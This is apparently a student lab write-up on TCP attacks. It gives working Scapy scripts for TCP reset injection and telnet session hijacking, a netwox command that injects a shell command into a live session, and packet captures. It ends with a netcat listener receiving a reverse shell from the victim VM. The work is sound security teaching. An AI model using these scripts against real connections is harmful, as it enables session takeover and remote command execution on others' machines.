

Capturing from enp0s8 (port 23)
Apply a display filter … <Ctrl-/>
Expression…

```
No.  Time                          Source     Destination Protocol Length Info
   1 2020-02-19 02:23:28.3988987…  10.0.2.4   10.0.2.5    TELNET   67 Telnet Data ...
   2 2020-02-19 02:23:28.3993598…  10.0.2.5   10.0.2.4    TELNET   67 Telnet Data ...
   3 2020-02-19 02:23:28.3993681…  10.0.2.4   10.0.2.5    TCP      66 54320 → 23 [ACK] Seq=3541878542 Ac…
   4 2020-02-19 02:23:28.4798854…  10.0.2.5   10.0.2.4    TCP      60 23 → 54320 [RST, ACK] Seq=42174006…
   5 2020-02-19 02:23:28.4798930…  10.0.2.5   10.0.2.4    TCP      60 [TCP ACKed unseen segment] 23 → 54…

▼ Transmission Control Protocol, Src Port: 23, Dst Port: 54320, Seq: 4217400679, Ack: 3541878542, Len: 0
    Source Port: 23
    Destination Port: 54320
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4217400679
    Acknowledgment number: 3541878542
```

task2.py


```
from scapy.all import *

def spoof(pkt):
  ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
  tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = "R", ack =
pkt[TCP].seq, seq = pkt[TCP].ack)
  send(ip/tcp, iface = "enp0s3", verbose = 0)

sniff(filter = 'src host 10.0.2.4 and dst host 10.0.2.5 and port 23', prn = spoof)
```

Task 4: TCP Session Hijacking



```
[02/19/20]seed@VM:~$ ls -l
total 1692
drwxrwxr-x 4 seed seed    4096 May  1  2018 android
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed    4096 May  9  2018 Downloads
-rw-r--r-- 1 seed seed    8980 Jul 25  2017 examples.desktop
-rw-rw-r-- 1 seed seed 1661676 Jan  2  2019 get-pip.py
-rw-rw-r-- 1 seed seed       0 Feb 19 02:50 hijack.txt
drwxrwxr-x 4 seed seed    4096 Jan 25 11:33 Lab
drwxrwxr-x 3 seed seed    4096 May  9  2018 lib
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Music
drwxr-xr-x 3 seed seed    4096 Jan 14  2018 Pictures
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Public
drwxrwxr-x 4 seed seed    4096 May  9  2018 source
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Videos
[02/19/20]seed@VM:~$ 
```

After attack (using scapy), we could found a file named hijack.txt on server VM.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
2:50 AM
Apply a display filter ... <Ctrl-/>
Expression...


```
No.  Time                           Source    Destination  Protocol  Length Info
   1 2020-02-19 02:50:05.1681293…   10.0.2.4  10.0.2.5     TELNET        67 Telnet Data ...
   2 2020-02-19 02:50:05.1684736…   10.0.2.4  10.0.2.5     TCP           66 57576 → 23 [ACK] Seq=2154460975 Ack=3868260646 Win=237 Le…
   3 2020-02-19 02:50:05.1768250…   10.0.2.4  10.0.2.5     TELNET        76 Telnet Data ...

▸ Frame 3: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_a1:23:df (08:00:27:a1:23:df), Dst: PcsCompu_d2:78:ac (08:00:27:d2:78:ac)
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
▸ Transmission Control Protocol, Src Port: 57576, Dst Port: 23, Seq: 2154460975, Ack: 3868260646, Len: 22
▸ Telnet

0000  08 00 27 d2 78 ac 08 00  27 a1 23 df 08 00 45 00   ..'.x... '.#...E.
0010  00 3e 00 01 00 00 40 06  62 b1 0a 00 02 04 0a 00   .>....@. b.......
0020  02 05 e0 e8 00 17 80 6a  77 2f e6 90 f9 26 50 18   .......j w/...&P.
0030  20 00 e4 ed 00 00 0d 20  74 6f 75 63 68 20 7e 2f    ......  touch ~/
0040  68 69 6a 61 63 6b 2e 74  78 74 20 0d              hijack.t xt .

enp0s3: <live capture in progress>        Packets: 3 · Displayed: 3 (100.0%)        Profile: Default
```

Wireshark showed the attacker sent a telnet tcp packet with command `touch ~/hijack.txt`.

Attack using `netwox 40 -l 10.0.2.4 -m 10.0.2.5 -j 64 -o 57578 -p 23 -q 2882954884 -r 2278327157 -A -z -H 0d746f756368207e2f68696a61636b2e7478740d`.


First of all, establish a telnet connection from client (10.0.2.4) to server (10.0.2.5), send some packets (just type some characters in client's terminal).

Then, capture the latest packet from client to server, find its source port, sequence number and acknowledge number, which will be useful in hijacking.


Capturing from enp0s3 (tcp port 23)
3:10 AM
Apply a display filter … <Ctrl-/>
Expression…
Text Editor

```
   Source     Destination  Protocol Length Info
 2 2020-02-19 03:09:06.9021623… 10.0.2.5  10.0.2.4  TELNET  67 Telnet Data ...
 3 2020-02-19 03:09:06.9022982… 10.0.2.4  10.0.2.5  TCP     66 57578 → 23 [ACK] Seq=2882954883 Ack=2278327153 Win=339 …
 4 2020-02-19 03:09:07.2578201… 10.0.2.4  10.0.2.5  TELNET  67 Telnet Data ...
 5 2020-02-19 03:09:07.2580070… 10.0.2.5  10.0.2.4  TELNET  70 Telnet Data ...
 6 2020-02-19 03:09:07.2581314… 10.0.2.4  10.0.2.5  TCP     66 57578 → 23 [ACK] Seq=2882954884 Ack=2278327157 Win=339 …
 7 2020-02-19 03:09:33.0150648… 10.0.2.4  10.0.2.5  TELNET  74 [TCP ZeroWindow] Telnet Data ...
 8 2020-02-19 03:09:33.0164346… 10.0.2.5  10.0.2.4  TELNET  68 Telnet Data ...
 9 2020-02-19 03:09:33.2243536… 10.0.2.5  10.0.2.4  TELNET 128 Telnet Data ...
10 2020-02-19 03:09:33.4326933… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
11 2020-02-19 03:09:33.8723419… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
12 2020-02-19 03:09:34.7045188… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
13 2020-02-19 03:09:36.3684175… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
14 2020-02-19 03:09:39.7925973… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…

▸ Frame 6: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_87:d5:98 (08:00:27:87:d5:98), Dst: PcsCompu_d2:78:ac (08:00:27:d2:78:ac)
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
▸ Transmission Control Protocol, Src Port: 57578, Dst Port: 23, Seq: 2882954884, Ack: 2278327157, Len: 0

0000  08 00 27 d2 78 ac 08 00  27 87 d5 98 08 00 45 10   ..'.x... '.....E.
0010  00 34 29 a9 40 00 40 06  f9 02 0a 00 02 04 0a 00   .4).@.@. ........
0020  02 05 e0 ea 00 17 ab d6  66 84 87 cc 83 75 80 10   ........ f....u..
0030  01 53 90 af 00 00 01 01  08 0a 00 4a f0 11 00 7d   .S...... ...J...}
0040  dd 3a                                              .:

Transmission Control Protocol (tcp), 32 bytes      Packets: 17 · Displayed: 17 (100.0%)      Profile: Default
```

After that, send spoofed packet with our malicious command.



Terminal Terminal File Edit View Search Terminal Help
3:10 AM
Apply a display filter … <Ctrl-/>
Expression…
root@VM: /home/seed

```
No. Time                          Source    Destination Protocol Length Info
 5 2020-02-19 03:09:07.2580070… 10.0.2.5  10.0.2.4  TELNET  70 Telnet Data ...
 6 2020-02-19 03:09:07.2581314… 10.0.2.4  10.0.2.5  TCP     66 57578 → 23 [ACK] Seq=2882954884 Ack=2278327157 Win=339 …
 7 2020-02-19 03:09:33.0150648… 10.0.2.4  10.0.2.5  TELNET  74 [TCP ZeroWindow] Telnet Data ...
 8 2020-02-19 03:09:33.0164346… 10.0.2.5  10.0.2.4  TELNET  68 Telnet Data ...
 9 2020-02-19 03:09:33.2243536… 10.0.2.5  10.0.2.4  TELNET 128 Telnet Data ...
10 2020-02-19 03:09:33.4326933… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
11 2020-02-19 03:09:33.8723419… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
12 2020-02-19 03:09:34.7045188… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
13 2020-02-19 03:09:36.3684175… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
14 2020-02-19 03:09:39.7925973… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
15 2020-02-19 03:09:46.4489381… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
16 2020-02-19 03:09:59.7608986… 10.0.2.5  10.0.2.4  TCP    130 [TCP Retransmission] 23 → 57578 [PSH, ACK] Seq=22783271…
17 2020-02-19 03:10:27.9208430… 10.0.2.5  10.0

▸ Frame 7: 74 bytes on wire (592 bits), 74 bytes captured (592
▸ Ethernet II, Src: PcsCompu_87:d5:98 (08:00:27:87:d5:98), Dst
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
▸ Transmission Control Protocol, Src Port: 57578, Dst Port: 23
▾ Telnet
    Data: \rtouch ~/hijack.txt\r

0000  08 00 27 d2 78 ac 08 00  27 87 d5 98 08 00 45 00   ..'.x
0010  00 3c a9 e2 00 00 40 06  b8 d1 0a 00 02 04 0a 00   .<...
0020  02 05 e0 ea 00 17 ab d6  66 84 87 cc 83 75 50 18   .....
0030  00 00 4a 57 00 00 0d 74  6f 75 63 68 20 7e 2f 68   ..JW.
0040  69 6a 61 63 6b 2e 74 78  74 0d                     ijack

Header Length (tcp.hdr_len), 1 byte
```

```
root@VM:/home/seed# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -j 64 -o 57578 -p 23 -q 28
82954884 -r 2278327157 -A -z -H 0d746f756368207e2f68696a61636b2e7478740d
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x003C=60___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xA9E2=43490__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xB8D1_____________|
|                            source                             |
|___________________________10.0.2.4____________________________|
|                          destination                          |
|___________________________10.0.2.5____________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0xE0EA=57578__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xABD66684=2882954884_____________________|
|                            acknum                             |
|_____________________0x87CC8375=2278327157_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|___________0x0000=0____________|
|           checksum            |            urgptr             |
|_________0x4A57=19031__________|___________0x0000=0____________|
0d 74 6f 75  63 68 20 7e  2f 68 69 6a  61 63 6b 2e  # .touch ~/hijack.
74 78 74 0d                                         # txt.
root@VM:/home/seed#
```

Packets: 17 · Displayed: 17 (100.0%)   Profile: Default

Results on the server side.



```
[02/19/20]seed@VM:~$ ls -l
total 1692
drwxrwxr-x 4 seed seed    4096 May  1  2018 android
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed    4096 May  9  2018 Downloads
-rw-r--r-- 1 seed seed    8980 Jul 25  2017 examples.desktop
-rw-rw-r-- 1 seed seed 1661676 Jan  2  2019 get-pip.py
-rw-rw-r-- 1 seed seed       0 Feb 19 02:50 hijack.txt
drwxrwxr-x 4 seed seed    4096 Jan 25 11:33 Lab
drwxrwxr-x 3 seed seed    4096 May  9  2018 lib
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Music
drwxr-xr-x 3 seed seed    4096 Jan 14  2018 Pictures
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Public
drwxrwxr-x 4 seed seed    4096 May  9  2018 source
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Videos
[02/19/20]seed@VM:~$ rm hijack.txt
[02/19/20]seed@VM:~$ ls -l
total 1692
drwxrwxr-x 4 seed seed    4096 May  1  2018 android
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed    4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed    4096 May  9  2018 Downloads
-rw-r--r-- 1 seed seed    8980 Jul 25  2017 examples.desktop
-rw-rw-r-- 1 seed seed 1661676 Jan  2  2019 get-pip.py
-rw-rw-r-- 1 seed seed       0 Feb 19 03:09 hijack.txt
drwxrwxr-x 4 seed seed    4096 Jan 25 11:33 Lab
drwxrwxr-x 3 seed seed    4096 May  9  2018 lib
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Music
drwxr-xr-x 3 seed seed    4096 Jan 14  2018 Pictures
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Public
drwxrwxr-x 4 seed seed    4096 May  9  2018 source
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed    4096 Jul 25  2017 Videos
[02/19/20]seed@VM:~$
```

task4.py


```
from scapy.all import *

import sys

def spoof(pkt):
  header_len = 4 * (pkt[IP].ihl+pkt[TCP].dataofs)
  if pkt[IP].len != header_len:
    return

  ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
  tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = "PA", ack = pkt[TCP].ack, seq = pkt[TCP].seq)
  data = "\r touch ~/hijack.txt \r"
  send(ip/tcp/data, iface = "enp0s3", verbose = 0)
  sys.exit()

sniff(filter = "src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23", prn = spoof)
```

Task 5: Creating Reverse Shell using TCP Session Hijacking

First of all, establish a telnet connection from client (10.0.2.4) to server (10.0.2.5).

Then, run sniffing and spoofing python script and listen on 9090 port.

After that, type some characters in client's terminal to activate sniffing and spoofing program.



```
root@VM:/home/seed/Lab4# python task5.py
root@VM:/home/seed/Lab4# ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:a1:23:df
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::7ebe:45a7:3ecc:b9de/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1335719 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89836788 errors:0 dropped:0 overruns:0 carrier
:0
          collisions:0 txqueuelen:1000
          RX bytes:111413126 (111.4 MB)  TX bytes:1095568106 (1.0 G
B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:86066 (86.0 KB)  TX bytes:86066 (86.0 KB)

root@VM:/home/seed/Lab4# 
```

```
root@VM:/home/seed# nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sp
ort 43258)
[02/19/20]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d2:78:ac
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::905e:819f:d374:998a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7349909 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4592912 errors:0 dropped:0 overruns:0 carrier:
0
          collisions:0 txqueuelen:1000
          RX bytes:441077223 (441.0 MB)  TX bytes:275702452 (275.7
MB)

lo        Link encap:Local Loopback
